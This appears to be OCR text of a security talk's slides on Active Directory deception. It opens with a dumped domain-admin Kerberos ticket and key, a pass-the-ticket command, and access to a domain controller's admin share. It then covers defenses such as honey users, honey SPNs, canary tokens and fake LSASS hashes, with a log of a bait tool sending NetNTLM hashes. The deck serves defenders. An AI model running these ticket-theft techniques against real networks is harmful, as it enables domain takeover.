  LogonType                : RemoteInteractive
  LogonTime                : 4/17/2024 10:47:10 AM
  LogonServer              : DC
  LogonServerDNSDomain     : DOOMSDAYLABS.NET
  UserPrincipalName        : da.admin@doomsdaylabs.net


    ServiceName              :  krbtgt/DOOMSDAYLABS.NET
    ServiceRealm             :  DOOMSDAYLABS.NET
    UserName                 :  da.admin (NT_PRINCIPAL)
    UserRealm                :  DOOMSDAYLABS.NET
    StartTime                :  4/17/2024 10:47:10 AM
    EndTime                  :  4/17/2024 8:47:10 PM
    RenewTill                :  4/24/2024 10:47:10 AM
    Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
    KeyType                  :  aes256_cts_hmac_sha1
    Base64(key)              :  uh6U3lORYLHdvf2Okvl84i5DHSA5aSDblJYE7ymTxZA=
    Base64EncodedTicket   :

      doIF0jCCBc6gAwIBBaEDAgEWooIEyzCCBMdhggTDMIIEv6ADAgEFoRIbEERPT01TREFZTEFCUy5ORVSiJTAjoAMCAQKhHDAaGwZrcmJ0Z3
hm9d8ftWBnEKA9V8P0581Z4boTKQMy9wYTFCODSDIZjs6Z3ZhOlACt7sS7bjnEVclmFarmX4LqWBqqT7nJk75sxsPA9zDVkzZm6/aJaZsHb7vC43
pkwhOa3F7XMsc+yr43AwSNY2RQE8CMVtlcKMWeUIisUZTsKt5Ajmi4ihB3owG6zbR3kDt+O5wRalJb/3H6M0GzLGFbAe3tmacDKGyi5CqbQMChrs
jKRNc1Y0nDPXuv88sG9pIb6YtSgBEN2heJgUYkKGIxUNDD9eiE/BlNKf0SpNOSo74iVpQSdpm9CFDF7mI10oHVhidNxH/Fr2Ixy+5kJ0M51bEvqK
9+NhPLLDKOF+DMTYPoXimpzz3/ieL0X0f527NkmORMJMFb10biTEdBCoc3Vg4dfuBWq/PWzC8TkUNfnWK04SHDC2jhhx+ZwJ/vIEQaLquqczFih2
5pN07zLTYbCSwNQYclUOlGz2eUaZcEfgFugddqz5JKmMcz6lfEyflA4BILC/vNY+xwtLpLrh4ZlMPpxjoFG/dbJmCcu02jqH87+63FnOUNhTCbB6
oKvSuTTeoO+Ol12dpSDHdEv/YwyU08ZmZQ2f65APIRskneLygrp8+6lP2HBK6xUFUq3o3zkTonl56EFyG0jNPtV5jJ/vBOk4Z3TQRjVFCnXz/PsW
dWHA8FQJO+MzT2UwPZnlqNxaI0MyBZ+UEYi7jdZKT2a4tx1cKCH8H+c7WVDePNP5vDkefj8qXgyw8gOrfSyQLkj4+rAw0Ze2+xXyL14xhPRj2k9X
reywwI/NsEmPsl8GoacGv2jpElslzAAUA+KulQzxLfwzZCXNHuOatCew4xUXO881OPxosHJZZN/irf1WXbmBQjtmCeRPHqKnyd+mz61JexDdYvzeT
```

```
PS C:\Users\svc.acct> .\notrubeus.exe ptt /ticket:doIF0jCCBc6gAwIBBaEDAgEWooIEyzCCBMdhggTDMIIEv6ADAgE
SjggR7MIIEd6ADAgESoQMCAQKiggRpBIIEZXjbKunt0Khm9d8ftWBnEKA9V8P0581Z4boTKQMy9wYTFCODSDIZjs6Z3ZhOlACt7sS
PTBnVA/ldv/gjlxux6KhG7pTS4XWwEHRP/6s+M4X9N5cpkwhOa3F7XMsc+yr43AwSNY2RQE8CMVtlcKMWeUIisUZTsKt5Ajmi4ihB
BE57/irBqj0xK/GVQgBK91q+xdpBIJWFQ+VQbqVyXlNpjKRNc1Y0nDPXuv88sG9pIb6YtSgBEN2heJgUYkKGIxUNDD9eiE/BlNKf0
h6vmTQejnKJxwpBiQNEIxQHEJoOV+bUXxJ3hUTSdAwFh9+NhPLLDKOF+DMTYPoXimpzz3/ieL0X0f527NkmORMJMFb10biTEdBCoc
b1XwS7hppv29S5y9GOQHvnlJYy1nKLgVts8yclhjTRsp5pN07zLTYbCSwNQYclUOlGz2eUaZcEfgFugddqz5JKmMcz6lfEyflA4BI
QDhPueq0wHbCd+/h3arsEjkss/UgRBe3rQAvqFxszLKtoKvSuTTeoO+Ol12dpSDHdEv/YwyU08ZmZQ2f65APIRskneLygrp8+6lP2
lCXMEyL7/EeLGCce7Bsb3PGTtcePD2zBgCyDuN39c/MgdWHA8FQJO+MzT2UwPZnlqNxaI0MyBZ+UEYi7jdZKT2a4tx1cKCH8H+c7W
aHkwpzdyBOa7+/h+jErBltVpIPmmg3nnjDmhswc+HGOHreywI/NsEmPsl8GoacGv2jpElslzAAUA+KulQzxLfwzZCXNHuOatCew4x
CvV9OyyzaGnLb2Ggm7uL4oJE/NHB7zsR397cM/G6c/CtmTCK5vevT+YB02VpP7m3VWPH4TdlUeVYbRa8dfz5V9XYY2WaDOLaOB8jC
0gOWkg25SWBO8pk8WQoRIbEERPT01TREFZTEFCUy5ORVSiFTAToAMCAQGhDDAKGwhkYS5hZG1pbqMHAwUAQOEAAKURGA8yMDI0MDQ
xBQlMuTkVUqSUwI6ADAgECoRwwGhsGa3JidGd0GxBET09NU0RBWUxBQlMuTkVU
\r\n   ______        _
  (_____ \\      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \\| ___ | | | |/___)
  | |  \\ \\| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/\r\n
  v2.3.2 \r\n
\r\n[*] Action: Import Ticket
[+] Ticket successfully imported!
PS C:\Users\svc.acct> dir \\dc\c$


    Directory: \\dc\c$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          5/8/2021   4:20 AM                PerfLogs
d-r---          4/6/2024   6:39 AM                Program Files
d-----         3/27/2024   3:39 PM                Program Files (x86)
d-r---         4/16/2024  12:18 PM                Users
d-----         3/27/2024   3:23 PM                Windows


PS C:\Users\svc.acct>
```

Blue Bastion

Improper Active Directory Permissions

- Users provided WRITE privilege to group policies
- Domain users provided local administrator access
- Service accounts with high privileges
- Write privileges to network shares



Blue Bastion

Password.txt


Blue Bastion

So, how do I waste your time?

You mean other than watching reruns of Friends?

Honey Users

- Give it a real name
- Set password to not too easy but not too difficult
  - Try a common password in your org
- Reset password periodically, like real users
- Run a scheduled task on DC to find logons for this user
- Bonus: Logon to honeypot domain-joined AD device periodically



Honey SPN

- Many attack tools look for RC4 tickets
  - Use AES and alert on RC4
- Give a honey user a real-ish Service Principal Name
- Run a scheduled task on DC to find:
  - Event ID 4769 AND Failure code is ‘0x0’ and SPN is your honey SPN
- Bonus: Make the password very long and difficult


Honey NBNS, LLMNR, mDNS requests

- Resolve-DnsName in PowerShell will send out NBNS, mDNS, and LLMNR
  - Run it via a Scheduled Task for a non-existing name
  - Look for a response
- https://github.com/hashtaginfosec/netbait
  - Sends broad|multicast requests
  - Spews NetNTLM hashes (Optional)
  - Logs responses to event viewer and a log file

```
PS C:\Users\qasimijaz\Documents> Invoke-NetBait -sleep 2000 -eventLog $true -outFile $true -json $true -lookup FS01 -spewCreds $true
[+] File output will be written to netbait.log.
[+] JSON output requested. See netbait.json.
02/03/2024 00:07:26 fdb2:2c26:f4e4:0:497:1355:b8d:87ec hostname of kali-linux-2022.2-arm64.shared responded to FS01.local I spewed hashes for WINDOWS\q
asimijaz.
02/03/2024 00:07:28 10.211.55.3 hostname of kali-linux-2022.2-arm64.shared responded to FS01.local I spewed hashes for WINDOWS\qasimijaz.
02/03/2024 00:07:31 fdb2:2c26:f4e4:0:497:1355:b8d:87ec hostname of kali-linux-2022.2-arm64.shared responded to FS01.local I spewed hashes for WINDOWS\q
asimijaz.
02/03/2024 00:07:33 10.211.55.3 hostname of kali-linux-2022.2-arm64.shared responded to FS01.local I spewed hashes for WINDOWS\qasimijaz.
02/03/2024 00:07:35 fdb2:2c26:f4e4:0:497:1355:b8d:87ec hostname of kali-linux-2022.2-arm64.shared responded to FS01.local I spewed hashes for WINDOWS\q
asimijaz.
02/03/2024 00:07:37 10.211.55.3 hostname of kali-linux-2022.2-arm64.shared responded to FS01.local I spewed hashes for WINDOWS\qasimijaz.
02/03/2024 00:07:40 fdb2:2c26:f4e4:0:497:1355:b8d:87ec hostname of kali-linux-2022.2-arm64.shared responded to FS01 I spewed hashes for WINDOWS\qasimij
az.
02/03/2024 00:07:42 10.211.55.3 hostname of kali-linux-2022.2-arm64.shared responded to FS01 I spewed hashes for WINDOWS\qasimijaz.
02/03/2024 00:07:44 fdb2:2c26:f4e4:0:497:1355:b8d:87ec hostname of kali-linux-2022.2-arm64.shared responded to FS01.local I spewed hashes for WINDOWS\q
asimijaz.
PS C:\Users\qasimijaz\Documents>
```

Canary Tokens


- https://canarytokens.org/
- Drop a Canary PDF/Word file in a busy share
- Bonus: Use Sensitive Command Token to monitor use of net, whoami, etc.



Blue Bastion

Fake Password Vault


- Drop a Keepass database in IT Share
- Make the password for the vault difficult but not impossible
  - Make the pentester work for it ;)
- Put honey credentials in the vault
- Bonus: Put some real-ish documentation with honey creds in OneNote Notebook



Inject a Fake Hash into LSASS

- Create a privileged user with very very difficult and long password
- Use New-HoneyHash.ps1 to inject a fake hash in multiple boxes
  - It'll ask for password, provide wrong one

- https://github.com/BC-SECURITY/Empire/blob/main/empire/server/data/module_source/management/New-HoneyHash.ps1



Blue Bastion

SPONSORS

corelight

Choice Solutions®

fleet

MYRIAD360

PingIdentity®

Enterprise EKC

paloalto® NETWORKS

METROPOLITAN COMMUNITY COLLEGE

JOHNSON COUNTY COMMUNITY COLLEGE

SecDSM

Qasim Ijaz

Blue Bastion Security

A division of Ideal Integrations

Bluebastion.net

https://www.linkedin.com/in/qasimijaz/

Blue Bastion